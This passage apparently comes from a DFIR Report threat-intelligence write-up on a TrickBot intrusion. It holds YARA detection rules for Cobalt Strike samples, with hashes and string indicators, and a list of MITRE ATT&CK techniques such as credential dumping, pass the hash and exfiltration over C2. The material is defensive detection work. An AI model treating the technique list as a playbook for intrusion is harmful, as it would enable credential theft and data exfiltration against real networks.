$$s20 = "a3NdcMFSZEmJwXod1oyI@Tj4^mY+UsZqK3>fTg<P*$4DC?y@esDpRk@T%t" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "a885f66621e03089e6c6a82d44a5ebe3" or 10 of them )
}

rule cobalt_strike_TSE28DF {
meta:
description = "exe - file TSE28DF.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220b47"
strings:
$$s1 = "mneploho86.dll" fullword ascii
$$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$$s5 = "boltostrashno.nfo" fullword ascii
$$s6 = "operator<>" fullword ascii
$$s7 = "operator co_await" fullword ascii
$$s8 = ".data$rs" fullword ascii
$$s9 = "tutoyola" fullword ascii
$$s10 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$$s11 = "vector too long" fullword ascii
$$s12 = "wrong protocol type" fullword ascii /* Goodware String - occurred 567 times */
$$s13 = "network reset" fullword ascii /* Goodware String - occurred 567 times */
$$s14 = "owner dead" fullword ascii /* Goodware String - occurred 567 times */
$$s15 = "connection already in progress" fullword ascii /* Goodware String - occurred 567 times */
$$s16 = "network down" fullword ascii /* Goodware String - occurred 567 times */
```

```
$s17 = "protocol not supported" fullword ascii /* Goodware String - occurred 568 times */
$s18 = "connection aborted" fullword ascii /* Goodware String - occurred 568 times */
$s19 = "network unreachable" fullword ascii /* Goodware String - occurred 569 times */
$s20 = "host unreachable" fullword ascii /* Goodware String - occurred 571 times */
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "ab74ed3f154e02cfafb900acffdabf9e" or all of them )
}
```

## MITRE

- User Execution – T1204
- Pass the Hash – T1550.002
- SMB/Windows Admin Shares – T1021.002
- Process Injection – T1055
- OS Credential Dumping – T1003
- Credential Dumping – T1003
- Account Discovery – T1087
- Domain Account – T1087.002
- Domain Groups – T1069.002
- Domain Trust Discovery – T1482
- Remote System Discovery – T1018
- Remote Services – T1021
- Windows Management Instrumentation – T1047
- PowerShell – T1059.001
- Command-Line Interface – T1059
- Commonly Used Port – T1043
- Non-Standard Port – T1571
- Standard Application Layer Protocol – T1071
- Exfiltration Over C2 Channel – T1041

Internal case 1012

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Source: <https://thefirreport.com/2021/01/11/trickbot-still-alive-and-well/>